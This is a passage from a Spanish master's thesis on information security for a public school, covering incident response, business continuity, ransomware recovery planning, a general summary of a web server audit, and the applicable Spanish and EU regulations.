La estrategia de recuperación ante desastres se caracteriza por su eficiencia tanto económica como operativa, priorizando medidas que maximizan la resiliencia con inversiones mínimas. Las tácticas incluyen el uso de software de código abierto para backup y recuperación, almacenamiento en la nube económico, y virtualización para minimizar la dependencia del hardware físico. Además, la implementación de políticas de seguridad básicas y la formación en prácticas de seguridad informática son esenciales para prevenir incidentes de seguridad. Este enfoque integral no solo asegura la restauración rápida de servicios críticos, sino que también mantiene los costos a niveles manejables, optimizando los esfuerzos y recursos disponibles.

7 Plan de Continuidad de Negocio

El manejo de incidentes de seguridad informática en un entorno educativo exige una estrategia bien definida que optimice los recursos limitados. La respuesta inicial incluye aislamiento inmediato del sistema o red afectada, desactivación temporal de servicios críticos, revisión y aplicación de parches de seguridad, y cambio de contraseñas y credenciales. Estas acciones deben implementarse con herramientas gratuitas o de bajo costo, y se deben comunicar de manera manual o a través de canales no digitales para evitar la propagación del incidente. Además, es crucial realizar copias de seguridad antes de aplicar parches y cambiar contraseñas según políticas preestablecidas, todo mientras se minimiza la interrupción de las actividades escolares regulares.

Por otro lado, la capacidad de trasladar operaciones a un centro alternativo es vital para asegurar la continuidad del negocio en caso de desastres graves. Este proceso involucra la identificación y movilización de personal clave, la preparación de infraestructura tecnológica y equipos en el centro alternativo, y la restauración de datos desde copias de seguridad. Además, es necesario priorizar y restablecer servicios críticos de manera eficiente, realizar pruebas de funcionamiento, y evaluar la capacidad operativa para asegurar que las necesidades mínimas se satisfacen. Posteriormente, es fundamental documentar detalladamente todas las acciones tomadas y realizar una revisión post-incidente para identificar mejoras para futuros planes de continuidad y recuperación.

8 Plan de recuperación de desastres

La creación de un plan de recuperación ante desastres específicamente para enfrentar ataques de ransomware es una tarea fundamental que requiere un análisis detallado del impacto empresarial (BIA). Este análisis es crucial para identificar los activos y procesos esenciales de una organización y para determinar los Tiempos Máximos Permitidos de Interrupción (MTD) que la organización puede tolerar sin incurrir en daños graves. Centrándose en las repercusiones de un

ataque de ransomware, se recopila información vital mediante entrevistas y una evaluación exhaustiva de los procesos de negocio, lo cual es fundamental para priorizar la recuperación de los sistemas más críticos. Este enfoque meticuloso y orientado a las prioridades es indispensable para desarrollar estrategias de recuperación que reduzcan al mínimo el tiempo de inactividad y faciliten una rápida restauración de las operaciones esenciales, mitigando así los efectos operacionales y financieros de un ataque de ransomware.

En el contexto específico de un entorno educativo, como un colegio, la priorización de la recuperación debe centrarse en la rápida restauración de los servicios esenciales para garantizar la continuidad de las operaciones académicas y administrativas. Los servicios prioritarios en este escenario incluyen la gestión de matrículas, el manejo de calificaciones y las notificaciones de faltas, considerando que estos son fundamentales para el funcionamiento diario del colegio. La eficacia del plan de recuperación depende en gran medida de una infraestructura tecnológica adecuada que respalde estos servicios críticos, asegurando que se puedan restaurar de manera eficiente y efectiva tras un incidente de ransomware.

9 Auditoría / Informe auditoria

La auditoría realizada al servidor web del colegio Coleriesgosa ha revelado que el nivel de seguridad actual es insuficiente y presenta varias vulnerabilidades que comprometen la confidencialidad, integridad y disponibilidad de los activos en línea. Se ha clasificado el nivel de riesgo como alto, debido principalmente a la detección de vulnerabilidades críticas y altas que han facilitado el acceso no autorizado a los paneles administrativos de una aplicación web crítica. Este hallazgo subraya la necesidad urgente de abordar estas falencias para proteger la información y los servicios del colegio.

Como parte de las medidas correctivas, la sección de recomendaciones generales del informe de auditoría ofrece soluciones específicas para cada vulnerabilidad detectada, orientadas a mitigar los riesgos y reducir la superficie de ataque. Se sugiere encarecidamente implementar estas recomendaciones y realizar análisis de seguridad periódicos, al menos anualmente, para evaluar la efectividad de las medidas tomadas y seguir mejorando la postura de seguridad del colegio. Estos análisis periódicos también servirán para monitorizar la evolución del nivel de madurez en la gestión de la seguridad de la información dentro de la organización.

10 Normativa y Legislación en Ciberseguridad

El Colegio Público Coleriesgosa, en su gestión de los sistemas de Tecnologías de la Información y Comunicaciones (TIC), enfrenta la tarea crítica de asegurar que estos sistemas sean administrados de manera diligente para protegerlos contra daños accidentales o deliberados. Para alcanzar este fin, el colegio debe adherirse al Esquema Nacional de Seguridad (ENS) y aplicar las medidas mínimas de seguridad requeridas. Este esfuerzo abarca desde la vigilancia continua del rendimiento de los servicios hasta la preparación y respuesta efectiva ante incidentes, garantizando así la continuidad de los servicios. Es esencial que la seguridad de las TIC sea considerada una parte integral del ciclo de vida completo de los sistemas, desde su concepción hasta su retiro, incluyendo todas las etapas intermedias como el desarrollo, adquisición y operación.

Además, el colegio está obligado a cumplir con un amplio marco normativo relacionado con la seguridad de la información y la protección de datos personales. Este marco incluye leyes nacionales y regulaciones europeas como la Ley Orgánica de Protección de Datos Personales y Garantía de los Derechos Digitales, el Reglamento General de Protección de Datos (RGPD) de la UE, y diversas leyes y decretos que regulan aspectos desde la administración electrónica hasta la interoperabilidad y la firma electrónica. Cumplir con estas normativas no solo es crucial para la legalidad y la eficacia operativa del colegio, sino también para la protección y gestión adecuada de la información dentro del ámbito educativo, asegurando así un entorno seguro para estudiantes, padres y personal.

Conclusiones

A través de un análisis exhaustivo, se identificaron y valoraron 25 activos críticos, clasificando las amenazas asociadas y calculando los riesgos de manera que se pudiera priorizar la respuesta ante incidencias potenciales. La implementación de un plan de tratamiento de riesgos, complementado con una detallada declaración de aplicabilidad, garantiza que cada riesgo identificado sea gestionado de manera efectiva, asignando responsabilidades claras y medidas específicas para mitigar o eliminar impactos adversos.

La auditoría realizada reveló vulnerabilidades significativas que exigen una acción correctiva inmediata para proteger la integridad, confidencialidad y disponibilidad de los sistemas y datos del colegio. La integración de políticas de continuidad y recuperación de negocios demuestra un compromiso con la resiliencia organizacional, destacando la importancia de la preparación ante desastres y la capacidad de respuesta rápida ante incidentes. Finalmente, el cumplimiento con un extenso marco normativo y legislativo subraya la necesidad de una gestión proactiva de la seguridad de las TIC, asegurando que las medidas de seguridad no solo respondan a las exigencias técnicas sino también a las legales, manteniendo así un ambiente educativo seguro y funcional.

Referencias

2012_Magerit_v3_libro2_catalogo-de-elementos_es_NIPO_630-12-171-8.pdf. Obtenido de https://pilar.ccn-cert.cni.es/index.php/docman/documentos/2-magerit-v3-libro-ii-catalogo-de-elementos/file el mes de Marzo 2024

Información para auditoria obtenida de https://www.cvedetails.com el mes de abril 2024

Información para auditoria obtenida de https://security-tracker.debian.org/ el mes de abril 2024

Información para auditoria obtenida de https://www.openwall.com/l el mes de abril 2024

Información para auditoria obtenida de https://vigilance.fr/vulnerability/ el mes de abril 2024

Información para auditoria obtenida de https://packetstormsecurity.com el mes de abril 2024

Información para auditoria obtenida de https://access.redhat.com el mes de abril 2024

Magerit_v3_libro1_metodo. Obtenido de https://www.ccn-cert.cni.es/es/documentos-publicos/1789-magerit-libro-i-metodo/file?format=html el mes de marzo 2024

Normativas y Legislación obtenido de https://www.boe.es/ el mes de abril 2024

Anexos

Información complementaria al TFM:

Anexo A ..... Identificación de amenazas.xlsx

Anexo B ..... Valoración de riesgos.xlsx

Anexo D ..... Controles de seguridad.xlsx

Anexo E ..... Declaración de aplicabilidad.xlsx

Anexo F .....Registro de incidentes.xlsx